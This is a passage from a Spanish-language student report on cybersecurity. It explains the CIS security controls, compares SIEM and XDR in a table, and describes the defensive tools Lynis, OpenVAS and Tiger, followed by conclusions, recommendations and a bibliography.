mejorar o pulir estrategias de seguridad asertivas y lograr garantizarle a las empresas el salvaguardar sus activos críticos.

#### 1.3.2.4 cuarto interrogante actividad 4

**¿Qué función tiene CIS "Center For Internet Security" dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee.**

Según la web tarlogic[30], el CIS es una entidad que ha desarrollado una serie de buenas prácticas de seguridad soportadas por un marco metodológico que ofrecen estrategias y alternativas fundamentadas y estandarizadas a nivel global, con el fin de ofrecer un mayor porcentaje de confiabilidad en la seguridad informática de las empresas. Al ser una alternativa de seguridad para las empresas, permite por ejemplo a un equipo blue team determinar o idear estrategias de seguridad para contrarrestar o mitigar ataques cibernéticos, basándose en "controles de seguridad críticos CIS". Al 28 de febrero del

[30] CIBERSEGURIDAD.COM [Sitio web]. Guía completa sobre controles de seguridad CIS Consultado en: 20 de septiembre del 2023. Disponible en: https://ciberseguridad.com/herramientas/controles-seguridad-cis/#:~:text=Los%20controles%20cr%C3%ADticos%20de%20seguridad,los%20ataques%20cibern%C3%A9ticos%20m%C3%A1s%20comunes.

2023, la guía CIS se encontraba conformada por 18 controles de seguridad y 153 lineamientos de defensa. Las estrategias CIS funcionan acorde a las necesidades, requerimientos, madurez y tamaño de las empresas, para lo que se han creado 3 grupos de implementación de controles de seguridad, los cuales, según la web en cuestión, son los siguientes:

**1) IG 1 Controles Básicos:** contiene todas las estrategias necesarias para garantizar un nivel de seguridad básico, según la web soloconlinux[31] este grupo funciona teniendo lineamientos como gestión constante de vulnerabilidades, uso monitoreado de privilegios de administrador, configuración fiable tanto de hardware como de software de dispositivos móviles, servidores, equipos pc portátiles y demás, monitoreo constante y análisis de logs en los sistemas, etc.

**2) Controles fundamentales:** este grupo se conforma por directrices de seguridad cuya exposición a ciberataques sea de un nivel mayor, siguiendo la web anterior, encontramos algunos ejemplos como defensa contra malware, salvaguardas a servidor web o correo electrónico, funciones para restablecimiento de datos, salvaguarda de datos, protección perimetral, monitoreo del acceso a cuentas de usuario, restricciones controladas a puertos de red y servicios, control y monitoreo de cuentas, restricciones al acceso inalámbrico, entre otros.

**3) IG 3: Controles organizacionales:** grupo conformado por técnicas y estrategias para empresas cuya exposición a ciberataques es considerada altamente potencial y riesgosa, siendo este control más enfocado a los usuarios y procesos y menos enfocado a aspectos netamente técnicos. En este grupo de control encontramos lineamientos como implementación de planes de capacitaciones y concientizaciones al personal de seguridad, implementación de directrices para respuestas a incidentes o anomalías, pruebas de intrusión llevadas a cabo por equipos red team, seguridad de software de aplicación, etc.

Lo anterior se fundamenta con el hecho de que se deben adaptar los controles anteriormente resumidos a los requerimientos de cada empresa que quiera hacer uso

[31] SOLOCONLINUX.ORG [Sitio web]. Controles de seguridad critica del CIS; Consultado en: 20 de septiembre del 2023. Disponible en: https://soloconlinux.org.es/controles-de-seguridad-critica-de-seguridad-de-cis/

de estas prácticas de seguridad pues los lineamientos expuestos no siempre encajarán con las políticas de las entidades en sentido individual.

Para encontrar estos lineamientos a detalle, debemos acceder a la página web ciberseguridad[32], y en ella encontraremos la guía completa explicando cómo implementar estas prácticas de seguridad, como adaptarla a las necesidades de la empresa o la importancia de cada proceso, el link es el siguiente:

https://ciberseguridad.com/herramientas/controles-seguridad-cis/#:~:text=Los%20controles%20cr%C3%ADticos%20de%20seguridad,los%20ataques%20cibern%C3%A9ticos%20m%C3%A1s%20comunes.

**1.3.2.5 quinto interrogante actividad 5**

**Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.**

Según la web geekflare[33], el termino SIEM hace referencia a una combinación de dos sistemas de servicios y productos software: Security Information management (SIM) y security event management (SEM) cuya función principal consiste en ayudar a mitigar los posibles ciberataques para intentar reducir su grado de impacto.

Aquí es posible llevar a cabo análisis de seguridad en tiempo real con la ayuda de alertas provenientes del hardware y las aplicaciones de red, para posteriormente recolectar datos de eventos y registros de seguridad de varias fuentes como aplicaciones software de seguridad, dispositivos de red y centros finales como servidores o PC. Buscando la facilidad para la detección de incidentes de seguridad y reacción inmediata, las herramientas en ejecución brindan una vista de 360 grados en cuestión de todos los sistemas, mediante el monitoreo de amenazas, correlación de eventos, la recopilación y creación de informes y el análisis de información, se logra idear una seguridad estructural asertiva que garantiza en gran medida el objetivo principal de la implementación de estas herramientas: la seguridad de una empresa.

[32] CIBERSEGURIDAD.COM [Sitio web]. Guía completa sobre controles de seguridad CIS Consultado en: 20 de septiembre del 2023. Disponible en: https://ciberseguridad.com/herramientas/controles-seguridad-cis/#:~:text=Los%20controles%20cr%C3%ADticos%20de%20seguridad,los%20ataques%20cibern%C3%A9ticos%20m%C3%A1s%20comunes.

[33] GEEKFLARE.COM [Sitio web]. 12 herramientas para buscar fallos de seguridad y malware en herramientas linux. Consultado en: 20 de septiembre del 2023. Disponible en: https://geekflare.com/es/linux-security-scanner/

SIEM permite rastrear las huellas virtuales de un ciber atacante con el fin de tener información sobre ataques asociados o eventos anteriores. Dentro de sus beneficios, encontramos factores relevantes como:

1) El uso de datos pasados y presentes con el fin de determinar vectores de ataque. Identificación asertiva de las causas de un taque.

2) Detección de actividades y monitoreo de amenazas en relación a comportamientos pasados.

3) Aumentar protección frente a incidentes de sistemas o aplicaciones para evitar daños a los activos virtuales y estructuraciones de red.

4) Ayuda a proteger la reputación de una empresa, manteniendo la confianza de los clientes.

Por otro lado, el termino XDR, según la web esedsl[34], significa “detección y respuestas extendidas”, su función principal es detectar de manera mucho más eficiente una amenaza, así como determinar asertivamente de donde proviene la misma.

Se podría decir que una tecnología XDR es una EDR optimizada y mejorada en gran medida, permitiendo detectar y gestionar vulnerabilidades con acción y respuesta a intentos de intrusión de cualquier ámbito dentro de la infraestructura informática, recolectando datos de interés como lo son redes, usuarios, puertas traseras, endpoints, entre otros. En términos generales, una tecnología permite:

1) identificar amenazas de forma más eficiente y rápida con el fin de contrarrestar asertivamente la misma.

2) detectar amenazas profundas o muy ocultas, que con un EDR sencillo no se suelen detectar.

3) monitorear las amenazas o vulnerabilidades encontradas en todos los ámbitos de un sistema o red.

La automatización es una de las herramientas más eficaces de la tecnología XDR según la fuente en cuestión, para detectar y corregir amenazas mediante la supervisión de los factores más relevantes en entornos de TI, identificando amenazas e incidentes

[34] ESEDSL.COM [Sitio web]. Ciberseguridad para empresas. Consultado en: 20 de septiembre del 2023. Disponible en: https://www.esedsl.com/ciberseguridad

que una vez detectados se notifican a modo de alerta de seguridad. Mediante el bloqueo de direcciones IP o restricciones en los servidores web o de dominio es como la tecnología XDR garantiza salvaguardar la información y toda la integridad tanto lógica como física de un sistema, pues puede llegar incluso a poner los activos más críticos en cuarentena para mitigar el impacto de la intrusión o infección según sea el caso.

Una vez definido lo anterior, en la siguiente tabla se plasman algunas diferencias entre SIEM y XDR:

| **SIEM** | **XDR** |
|---|---|
| La información recopilada de los endpoint se envía a un motor de análisis que se basa en una serie de indicadores de ataque conocidos con el fin de hallar actividades sospechosas o movimientos maliciosos. | Recolecta información proveniente de su entorno con el fin de detectar con mayor eficacia el origen de cualquier evento inusual, reduciendo así las falsas alarmas y aumentando el grado de confiabilidad en la notificación o alarma. |
| Es una plataforma de gestión de amenazas y vulnerabilidades amplia en cuanto a valores agregados como factores externos o vulnerabilidades a corto y largo plazo. | Está centralizada en las amenazas brindando un recurso de respuesta y detección más profunda y detallada. |
| Recolecta y analiza información en grandes cantidades en lo que a la infraestructura informática de una empresa se refiere generando una cantidad inmensa de alertes provenientes del sistema, lo que requiere mucho esfuerzo y demanda de tiempo. | Es una herramienta automatizada que va recolectando la información a medida que va presentando eventos o procesos de defensa y acción ante cualquier amenaza, lo que la convierte en una alternativa más eficaz y requiere menos tiempo o menos esfuerzo al contar con la retroalimentación automatizada. |
| Integra información obtenida de las eventualidades presentadas en una empresa permitiendo gestionar los procesos a seguir acorde a lo sucedido pero dependiendo de la mano humana para optimizar y mejorar sus acciones de respuesta. | Integra ecosistemas mediante Marketplace y genera mecanismos para gestionar acciones básicas con el fin de permitir y administrar controles a terceros. |
| Tiene un enfoque más generalizado, lo que quiere decir que abarca muchas alternativas, estrategias o lineamientos sin incluir algún análisis o método de automatización que le permita auto gestionar las vulnerabilidades y amenazas | Proporciona una visión mucho más amplia que las plataformas y EDR convencionales para permitir generar un plan de acción y respuesta más asertivo, reduciendo el tiempo de detección, tiempo de respuesta, tiempo de monitoreo e |

| | |
|---|---|
| lo que puede en algunas ocasiones dejar el sistema expuesto a una eventualidad no deseada sin estrategia alguna que sea debidamente eficaz. | investigación, todo dentro de los ecosistemas integrados y automatizados. |

**Tabla 1: diferencias entre SIEM Y XDR**

### 1.3.2.6 sexto interrogante actividad 4

**Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.**

Según la web unypython[35], una herramienta muy útil es la llamada "**lynis**", a su vez muy utilizada por los usuarios más hábiles en Linux. Cuenta con licencia GPL y nos permite identificar baches de seguridad y de configuración, y además, plantea tareas correctivas y lo recomendable es que se ejecute desde el host. Esta herramienta cuenta con dos tipos de servicios, los cuales son para particulares y para empresas, pero sin importar a donde vaya enfocado, su desempeño es muy notorio y recomendado.

También, y desde la misma fuente en cuestión, se nos plantea la opción de la herramienta **openVAS** (sistema abierto de evaluación de vulnerabilidades), el cual consiste en administrar y escanear vulnerabilidades. Va dirigido a empresas de todo tipo y les permite a las mismas detectar falencias ocultas en su seguridad. Permite actualizaciones continuas y su motor de trabajo se basa en los procesos ejecutados dentro de una empresa, su base network vulnerability testing (NVT) hasta junio del 2016 contaba con más de 47,000 registros de vulnerabilidades y es una de las herramientas más escogidas por los expertos en seguridad pues brinda la posibilidad de administrarse hasta de una máquina virtual autónoma con el fin de buscar anomalías dentro de un sistema de información. Dado que muchas herramientas de detección de vulnerabilidades dependen de openVAS, el mismo es considerado como una herramienta esencial dentro de las plataformas Linux.

Por último, desde la misma web se hace mención a **Tiger,** un sistema eficaz de detección de intrusos. Es muy popular en plataformas como unix y cuenta con licencia GPL, en conjunto con las herramientas POSIX pueden hacer un trabajo sincronizado de detección de vulnerabilidades sobresaliente que incrementa de manera muy positiva la seguridad de un servidor. Una de las razones de su eficiencia es porque está escrito en lenguaje Shell, y para verificaciones y configuraciones de un sistema es una de las mejores opciones a la hora de elegir alternativas y al ser de uso multitarea o

[35] UNIPYTHON.COM [Sitio web]. Los 20 mejores programas de seguridad informática. Consultado en: 20 de septiembre del 2023. Disponible en: https://unipython.com/las-mejores-20-programas-de-seguridad-informatica/

multipropósito llega a ser de las alternativas más elegidas entre usuarios que manejan herramientas POSIX.

Teniendo en cuenta las actividades realizadas con anterioridad, podemos concluir una variedad de argumentos en cuanto al termino en general “seguridad informática” con el adicional factor de mencionar las alternativas que ofrecen los red, blue y purple team.

Para empezar, se determinó que dentro del campo de la ciberseguridad, uno de los principales objetivos es garantizar la seguridad y estabilidad de la información que transita mediante el flujo establecido por normas y directrices que se rigen en estándares actuales con el fin de contar con herramientas y alternativas de seguridad modernas, a ello sumado la ventaja y operatividad que brinda contar con el soporte de equipos de expertos como lo son los red, blue y purple team. En una era donde las organizaciones dependen en más de un 80% de su infraestructura tecnológica, se hizo necesario optar por la transformación digital, pues, según la web sprinto[36], se hacen necesarias políticas solidas de infraestructura y seguridad para proteger de manera conjunta los sistemas de información y los sistemas de redes de intentos de intrusión o accesos no permitidos, y en ese orden de ideas, la fuente en cuestión nos menciona que empresas grandes como pequeñas e incluso los altos gobiernos invierten en la actualidad grandes cantidades de dinero en ciberseguridad para sacar provecho a los beneficios esta con el fin de salvaguardar el que se considera como el activo más importante de una empresa: la información. Una conclusión y a la vez afirmación más determinante ante el interrogante planteado, es que para que una empresa sin importar su tamaño sobreviva y se sobreponga en el mundo digital actual, necesita de unas herramientas y estrategias adecuadas  para lograrlo.

[36] SPRINTO; Importance of cyber security: Benefits and Disadvantages; [Sitio Web]. [consulta: 22 de septiembre de 2023]. Disponible en: https://sprinto.com/blog/importance-of-cyber-security/#:~:text=Cyber%20security%20is%20important%20because,of%20sensitive%20and%20confidential%20information.

**1.4 Cuarto interrogante informe final**

**Sustenta el desarrollo de cada uno de los puntos plasmados en guía de la etapa 5 del seminario especializado mediante video donde se pueda evidenciar rostro del o la estudiante con una duración mínima de 15 minutos, el estudiante deberá hacer público el vídeo haciendo uso de alguna plataforma Cloud o en YouTube.**

**LINK VIDEO**: https://youtu.be/uTAK52Spe5I

## CONCLUSIONES

1. Acorde al primer objetivo, se pudo determinar la real y vigente situación de la ciberseguridad bajo la premisa de que “con el avance de la tecnología también avanzaron las amenazas y vulnerabilidades” y con la mención a casos puntuales vemos que el sector empresarial en los distintos países aún le falta mucho por desarrollar e innovar.
2. Se pudo concluir que los ciberataques han cambiado con el paso del tiempo, estos ataques han pasado de ser virus indefensos o sencillos a ser ciberataques como tal de magnitud inimaginable llegando a afectar a miles de millones de personas y millones de empresas comprometiendo la integridad física y lógica de las mismas y que las amenazas a las que está expuesto el sector empresarial no son menos peligrosas que a las que atacan de manera generalizada.
3. Se mencionó la necesidad inminente de acrecentar los conocimientos de los funcionarios y las empresas en general acerca de los términos “ciberseguridad” y “ciberataque” para buscar un mayor nivel de confiabilidad en las mismas junto con la ayuda de los equipos red team y blue team, pues estos términos definen la actualidad de la tecnología y lo que ello conlleva para la vida cotidiana.
4. Se determinó el hecho que la ciberseguridad un tema que no deja de alterar nuestro estilo de vida ya sea para bien o para mal, pues la tecnología está presente en el 99% de las actividades que día a día realizamos.
5. Se destacó que una de las mejores alternativas actualmente en cuanto a ciberseguridad se refiere, es contar con un equipo completo de profesionales red team, blue team y purple team tomando como referencia el hecho de que estos grupos de profesionales ayudan en gran medida a conocer más a fondo la infraestructura crítica y tecnológica de una empresa mediante una serie de pruebas, evaluaciones, ejecuciones y resultados documentados y debidamente soportados en los hechos científicos acorde a sus roles con los cuales se

determinó que es posible definir acciones a seguir tanto de prevención como de acción ante los intentos de intrusión y ciberataques.

6. Se dedujo que las estrategias de auditorías realizadas en conjunto por equipos red team, blue team y purple team para identificar vulnerabilidades es un factor que la ciberseguridad asocia apropiadamente al término “seguridad de la información”. Se mencionó que la afirmación que sustenta “la información es el activo más valioso para una empresa” se ve respaldada por los continuos ataques y delitos informáticos que hasta el sol de hoy se han presentado y que a aquellas empresas cuyas medidas de prevención han sido bajas les ha generado pérdidas millonarias y de cantidad valiosa y a su vez critica de información.
7. Se definió que no basta con (quizás) tener medidas de seguridad aceptables, sino que también es necesaria una buena organización estructural del área tecnológica para saber cómo emplear correctamente dichas medidas junto con las herramientas que una empresa pueda tener y se relacionó lo anteriormente expuesto con las amenazas y peligros de la ciberseguridad con los que cuenta en la actualidad y su inminente evolución.
8. Se expusieron una serie de estrategias que soportadas por lo expuesto a lo largo del informe pueden ser alternativas de defensa a la seguridad del sector empresarial. Se mencionaron las técnicas de defensa con las que cada estrategia cuenta para ser un apoyo confiable y sustancial a las entidades acorde al objetivo definiendo que son herramientas asertivas para las auditorias de seguridad que realizan los equipos red team, blue team y purple team.
9. Se determinó la importancia de conocer como especialista en seguridad informática los conceptos, leyes, circunstancias y circunstancias que permiten manejar los procesos que allí se manejan.
10. Se consultó en diversas fuentes confiables y especializadas acerca de la normativa dentro del marco legal sobre el tratamiento y confidencialidad de los datos de información personal y lo que ello conlleva.
11. se estudió lo relacionado al concepto de pentesting y la importancia de las auditorías a las entidades con el fin de identificar vulnerabilidades y amenazas.

12. Se ejecutó el desarrollo de un banco de trabajo con una máquina virtual y una maquina anfitrion que permitió conocer a manera de resumen cómo funciona la conexión entre máquinas para llevar a cabo pruebas de pentesting.
13. Se dieron a conocer las leyes que rigen el concepto de ciberseguridad y tratamiento de datos con el fin de conocer los deberes y responsabilidades junto con las multas designadas para infracciones a estas leyes.
14. Se destacó la importancia de tener claros los conceptos y marcos de las leyes mencionadas antes de empezar a trabajar con una empresa o entidad relacionada con la ciberseguridad.
15. Se identificaron delitos comunes y contundentes en cuanto a infracciones de las leyes previamente mencionadas con el fin de saber cuáles son sus consecuencias y el porqué es importante realizar cualquier tipo de contratación acorde a la norma.

## RECOMENDACIONES

1. Familiarizar a los funcionarios de las entidades hospitalarias con las amenazas y riesgos actuales a los que se exponen a diario al utilizar los equipos de cómputo y los recursos tecnológicos que estas entidades les facilitan.
2. Capacitar a los empleados sobre técnicas de seguridad básicas acorde a lo estudiado en cuanto a amenazas cibernéticas se refiere, en este aspecto capacitarlos para que actualicen periódicamente contraseñas, usen contraseñas seguras, utilicen la autenticación de dos pasos, sepan sobre encriptación de datos, etc.
3. Establecer políticas de seguridad asertivas acorde a los roles de los equipos red team, blue y purple team que estén soportadas por estudios y análisis de vulnerabilidades realizados por los mismos.
4. monitorear la infraestructura tecnológica de las entidades con el soporte de los equipos red team, blue team y purple team para poder iniciar con un proceso de auditoria confiable y robusto.
5. Respaldar información sensible de manera periódica en plataformas de la nube contando a su vez con sistemas de respaldos de emergencia que brinden la alternativa de recuperar información vital en caso de que durante los procesos de auditoria ejecutados por los equipos de expertos pueda salir afectado este activo.
6. Gestionar de manera centralizada los procesos que se ejecutan en las entidades con el uso de políticas de seguridad de la información teniendo en cuenta las amenazas o vulnerabilidades que puedan presentar de manera previa los estudios llevados a cabo por los equipos red team, blue team y purple team.
7. Implementar software y hardware administrable que soporte todos y cada uno de los procesos de las empresas como los UTM firewall o los sistemas IDS/IPS para controlar no solo el aspecto de prevención si no también el de acción ante cualquier eventualidad adversa que se pueda presentar en el momento menos pensado.

8. Realizar procesos de auditorías robustas en conjunto con los equipos de expertos para abarcar mayores aspectos y más relevantes durante un análisis de vulnerabilidades, con el fin de idear un confiable plan de seguridad respaldado por directrices puntuales y asertivas que ayuden a optimizar la seguridad de la información dentro de una entidad determinada.
9. Documentar y llevar un adecuado registro de los resultados obtenidos por las auditorias previamente mencionadas y exponer como un solo equipo de trabajo junto con los expertos las opciones viables y las no certeras para evitar cometer errores que expongan la entidad a un ataque de intrusión o vulneración.

## BIBLIOGRAFÍA


TRANXFER; Ciberseguridad Equipos de seguridad: Red, Blue & Purple team; [sitio web]. [Consulta: 22 de septiembre del 2023 del 2023]. Disponible en: https://tranxfer.com/es/equipos-ciberseguridad-red-team-blue-team-y-purple-team/

INCIBE; Purple Team incrementa la efectividad del Red Team y Blue Team en SCI; [sitio web]. [Consulta: 22 de septiembre del 2023 del 2023]. Disponible en: https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-la-efectividad-del-red-team-y-blue-team-en-sci

UNIR; Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias? ; [sitio web]. [Consulta: 22 de septiembre del 2023 del 2023]. Disponible en: https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

KEEPCODING; ¿Qué es Purple Team en ciberseguridad?; [sitio web]. [Consulta: 22 de septiembre del 2023 del 2023]. Disponible en: https://keepcoding.io/blog/que-es-purple-team-en-ciberseguridad/

DELTAPROTECT; Políticas de seguridad: Por qué son importantes para tu negocio; [sitio web]. [Consulta: 22 de septiembre del 2023 del 2023]. Disponible en: https://www.deltaprotect.com/blog/politicas-de-seguridad#:~:text=un%20ambiente%20seguro.-,%C2%BFQu%C3%A9%20son%20las%20pol%C3%ADticas%20de%20seguridad%20de%20informaci%C3%B3n%3F,proceso%20son%20exactos%20y%20completos%E2%80%9D.

GEEKFLARE; 8 Herramientas IDS e IPS para mejorar la seguridad y el conocimiento de la red; [sitio web]. [Consulta: 22 de septiembre del 2023 del 2023]. Disponible en: https://geekflare.com/es/best-ids-and-ips-tools/

DOCUSIGN; ¿Cómo se elabora la política general de seguridad?; [sitio web]. [Consulta: 22 de septiembre del 2023 del 2023]. Disponible en: https://www.docusign.mx/blog/politica-seguridad

DATOS101; DATOS101; Las 9 medidas de seguridad informática; [sitio web]. [Consulta: 22 de septiembre del 2023 del 2023]. Disponible en: https://www.docusign.mx/blog/politica-seguridad

FORTINET; What Is Unified Threat Management (UTM)?; [sitio web]. [Consulta: 22 de septiembre del 2023 del 2023]. Disponible en: https://www.fortinet.com/resources/cyberglossary/unified-threat-management#:~:text=Unified%20threat%20management%20(UTM)%20refers,anti%2Dspam%2C%20and%20more.

TRELLIX; How Do Cybersecurity Policies and Procedures Protect Against Cyberattacks?; [sitio web]. [Consulta: 22 de septiembre del 2023 del 2023]. Disponible en: https://www.trellix.com/en-us/security-awareness/cybersecurity/cybersecurity-policies.html

EKRANSYSTEM; 10 Information Security Policies Every Organization Should Implement; [sitio web]. [Consulta: 22 de septiembre del 2023 del 2023]. Disponible en: https://www.ekransystem.com/en/blog/information-security-policies

SPRINTO; Importance of cyber security: Benefits and Disadvantages; [Sitio Web]; [sitio web]. [Consulta: 22 de septiembre del 2023 del 2023]. Disponible en: https://sprinto.com/blog/importance-of-cyber-security/#:~:text=Cyber%20security%20is%20important%20because,of%20sensitive%20and%20confidential%20information.

LOGPOINT; Cyber security: definition, importance and benefits of cyber security; [Sitio Web]; [sitio web]. [Consulta: 22 de septiembre del 2023 del 2023]. Disponible en: https://www.logpoint.com/en/blog/what-is-cyber-security/

OSTEC; Blue Team y Red Team, sepa cuáles son las diferencias; [Sitio Web]; [sitio web]. [Consulta: 22 de septiembre del 2023 del 2023]. Disponible en: https://ostec.blog/es/aprendizaje-descubrimiento/blue-team-y-red-team-sepa-cuales-son-las-diferencias/?cn-reloaded=1

PANDASECURITY; ¿Por qué la ciberseguridad sigue siendo importante?; [Sitio Web]; [sitio web]. [Consulta: 22 de septiembre del 2023 del 2023]. Disponible en: https://www.pandasecurity.com/es/mediacenter/panda-security/ciberseguridad-importante/#:~:text=La%20ciberseguridad%20protege%20los%20sistemas,datos%20y%20otros%20sistemas%20inform%C3%A1ticos.

FUNCIONPUBLICA; ley 1581 de 2012; [sitio web]. [consulta: 16 de agosto del 2023]. disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma_pdf.php?i=49981

COPNIA; Código de ética; [sitio web]. [consulta: 16 de agosto del 2023]. disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

EL TIEMPO; Robo del sigo cibernético: piratas hurtan 25.000 millones en Colombia; [sitio web]. [consulta: 16 de agosto del 2023]. disponible en: https://www.eltiempo.com/justicia/delitos/nuevo-robo-del-siglo-caen-cibercriminales-que-hurtaron-25-000-millones-de-empresas-562957

PUNTSISTEMES; ¿Qué hacer si sufres un ataque informático en tu empresa?; [sitio web]. [consulta: 20 de septiembre del 2023 del 2023]. disponible en: https://www.puntsistemes.es/blog/ataques-informaticos-empresas/

NINJAONE; Guía completa para el hardening de sistemas (checklist); [sitio web]. [consulta: 20 de septiembre del 2023 del 2023]. disponible en: https://www.ninjaone.com/es/blog/complete-guide-to-systems-hardening/

CALCOMSOFTWARE; Guía CIS de hardening y seguridad de la configuración; [sitio web]. [consulta: 20 de septiembre del 2023 del 2023]. disponible en https://www.calcomsoftware.com/guia-cis-de-hardening-y-seguridad-de-la-configuracion/

CALCOMSOFTWARE; Guía CIS de hardening y seguridad de la configuración; [sitio web]. [consulta: 20 de septiembre del 2023 del 2023]. disponible en https://www.calcomsoftware.com/guia-cis-de-hardening-y-seguridad-de-la-configuracion/

UNIR; Red team, blue team y purple team, ¿Cuáles son sus funciones y diferencias?; [sitio web]. [consulta: 20 de septiembre del 2023 del 2023]. disponible en https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

CIBERSEGURIDAD; Guía completa sobre controles de seguridad CIS; [sitio web]. [consulta: 20 de septiembre del 2023 del 2023]. disponible en https://ciberseguridad.com/herramientas/controles-seguridad-cis/#:~:text=Los%20controles%20cr%C3%ADticos%20de%20seguridad,los%20ataques%20cibern%C3%A9ticos%20m%C3%A1s%20comunes.

SOLOCONLINUX; Controles de seguridad critica del CIS; [sitio web]. [consulta: 20 de septiembre del 2023 del 2023]. disponible en https://soloconlinux.org.es/controles-de-seguridad-critica-de-seguridad-de-cis/

CIBERSEGURIDAD; Controles de seguridad critica del CIS; [sitio web]. [consulta: 20 de septiembre del 2023 del 2023]. disponible en https://ciberseguridad.com/herramientas/controles-seguridad-cis/#:~:text=Los%20controles%20cr%C3%ADticos%20de%20seguridad,los%20ataques%20cibern%C3%A9ticos%20m%C3%A1s%20comunes.

GEEKFLARE; 12 herramientas para buscar fallos de seguridad y malware en herramientas linux.; [sitio web]. [consulta: 20 de septiembre del 2023 del 2023]. disponible en https://geekflare.com/es/linux-security-scanner/

ESEDSL; Ciberseguridad para empresas; [sitio web]. [consulta: 20 de septiembre del 2023 del 2023]. disponible en https://www.esedsl.com/ciberseguridad

UNIPYTHON; Los 20 mejores programas de seguridad informática; [sitio web]. [consulta: 20 de septiembre del 2023 del 2023]. disponible en https://unipython.com/las-mejores-20-programas-de-seguridad-informatica/